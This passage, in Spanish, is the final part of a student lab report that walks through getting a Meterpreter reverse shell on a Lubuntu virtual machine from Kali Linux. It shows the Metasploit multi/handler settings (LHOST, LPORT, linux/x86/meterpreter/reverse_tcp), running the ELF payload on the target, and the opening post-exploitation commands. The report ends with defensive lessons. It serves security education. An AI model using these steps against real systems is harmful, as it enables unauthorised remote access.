Esta imagen muestra el escritorio de Lubuntu con el archivo **laboratorio_linux.elf** visible en la carpeta del usuario. Esto confirma que:

- La descarga desde el servidor web de Kali fue exitosa

El payload está ahora en posición de ser ejecutado, lo que activará la conexión reversa hacia Kali Linux y permitirá el acceso remoto al sistema Lubuntu.

5.2.11 Preparando el handler para recibir la conexión de Lubuntu



Ilustración 48. Configuración para Linux en Metasploit

En esta imagen se muestra la búsqueda del módulo multi/handler en Metasploit, necesario para:

1. **Iniciar msfconsole:** se ejecuta msfconsole -q en modo silencioso

2. **Búsqueda del módulo:** search multi/handler para localizar el exploit que actuará como listener

Este módulo permitirá a Kali Linux escuchar en el puerto 4678 (configurado en el payload) y recibir la conexión cuando se ejecute laboratorio_linux.elf en Lubuntu

5.2.12 Configuración del payload correcto para Lubuntu



Ilustración 49. Configuración del Módulo Multi/Handler para Linux

En esta imagen se muestra la configuración del módulo multi/handler en Metasploit:

1. **Selección del módulo:** use 7 (o use exploit/multi/handler)
2. **Payload actual:** generic/shell_reverse_tcp (configuración inicial por defecto)
3. **Opciones del payload:**

- **LHOST:** Vacío (debe ser configurado con la IP de Kali: 192.128.100.5)
- **LPORT:** 4444 (debe cambiarse a 4678 para coincidir con el payload generado)

5.2.13 Parámetros del payload ajustados para recibir la conexión de Lubuntu



Ilustración 50. Configuración Final para Linux

En esta imagen se muestra la configuración final del módulo multi/handler en Metasploit:

1. **Configuración de IP y puerto:**
   - set LHOST 192.128.100.5 (IP de Kali Linux)
   - set LPORT 4678 (puerto de escucha, coincide con el payload generado)

2. **Verificación de opciones:** Comando options confirma que:
    - **LHOST:** 192.128.100.5
    - **LPORT:** 4678
3. **Payload correcto:** linux/x86/meterpreter/reverse_tcp (exactamente el mismo que se usó en msfvenom)

5.2.14 Verificación de la presencia del payload en el sistema objetivo



Ilustración 51. Archivo Malicioso en el Escritorio de Lubuntu

Esta imagen muestra la terminal de Lubuntu donde se lista el contenido del escritorio (~/Desktop). Se observa que:

- El archivo **laboratorio_linux.elf** está presente en el escritorio

5.2.15 Activación manual del archivo malicioso en el sistema



Ilustración 52. Ejecución del Payload en Lubuntu

En esta imagen se muestran los comandos críticos ejecutados en la terminal de Lubuntu:

1. **Asignación de permisos de ejecución:**
    - chmod +x laboratorio_linux.elf (convierte el archivo en ejecutable)
2. **Ejecución del payload:**
    - ./laboratorio_linux.elf (activa el payload manualmente)

5.2.16 Conexión exitosa y acceso remoto al sistema Lubuntu



Ilustración 53. Sesión de Meterpreter Establecida con Lubuntu

Esta imagen muestra el resultado exitoso de la explotación:

1. **Sesión abierta:**
    - Meterpreter session 1 opened (sesión exitosa)
    - Conexión: 192.128.100.5:4678 → 192.128.100.10:41616

2. **Acceso obtenido:** El prompt meterpreter > confirma que se tiene acceso remoto al sistema Lubuntu.

5.2.17 Obtención de datos del sistema y confirmación de acceso remoto



Ilustración 54. Recopilación de Información del Sistema Lubuntu

Esta imagen muestra los primeros comandos ejecutados en la sesión de Meterpreter para reconocimiento del sistema Lubuntu:

1. sysinfo: Revela detalles del sistema:
    - **SO:** Ubuntu 24.04 (Linux 6.14.0-29-generic)

- **Arquitectura:** x64
- **IP:** 192.128.100.10

2. getuid: Confirma que la sesión se ejecuta como el usuario **administrador**
3. ls: Lista el contenido del escritorio, donde se ve:
    - El archivo **laboratorio.linux.elf** (207 bytes, ejecutable)

6. Problemas encontrados

Durante la elaboración del laboratorio **no tuve inconvenientes**, ya que todos los pasos los ejecuté de manera ordenada. La clave fue seguir la secuencia de comandos, verificar las configuraciones y asegurar que los payloads coincidieran con los sistemas que se iban a vulnerar.

7. Recomendaciones

- Llevar un registro de lo que se hace, los comandos utilizados y los errores que se presentan, permite mejorar en futuros lab. y aprender de los errores.
- Ejecutar cada paso secuencialmente sin saltar los procesos para evitar errores.
- Validar de que los payloads coincidan con el sistema a vulnerar

8. Conclusión

En conclusión, el objetivo general se cumplió con éxito. Se logró vulnerar las tres máquinas virtuales desde Kali Linux, demostrando la fragilidad de los sistemas sin un mantenimiento adecuado. Este ejercicio práctico fue fundamental para entender el alcance de un ataque y la importancia de tareas como mantener los sistemas actualizados, configurar correctamente los servicios de red y educar a los usuarios para que no ejecuten archivos de fuentes no confiables.

9. Bibliográfica

Rafael Sandoval Morales (2025). Explotación de máquinas virtual de Windows XP, Windows Server 2003 y Ubuntu desde Kali Linux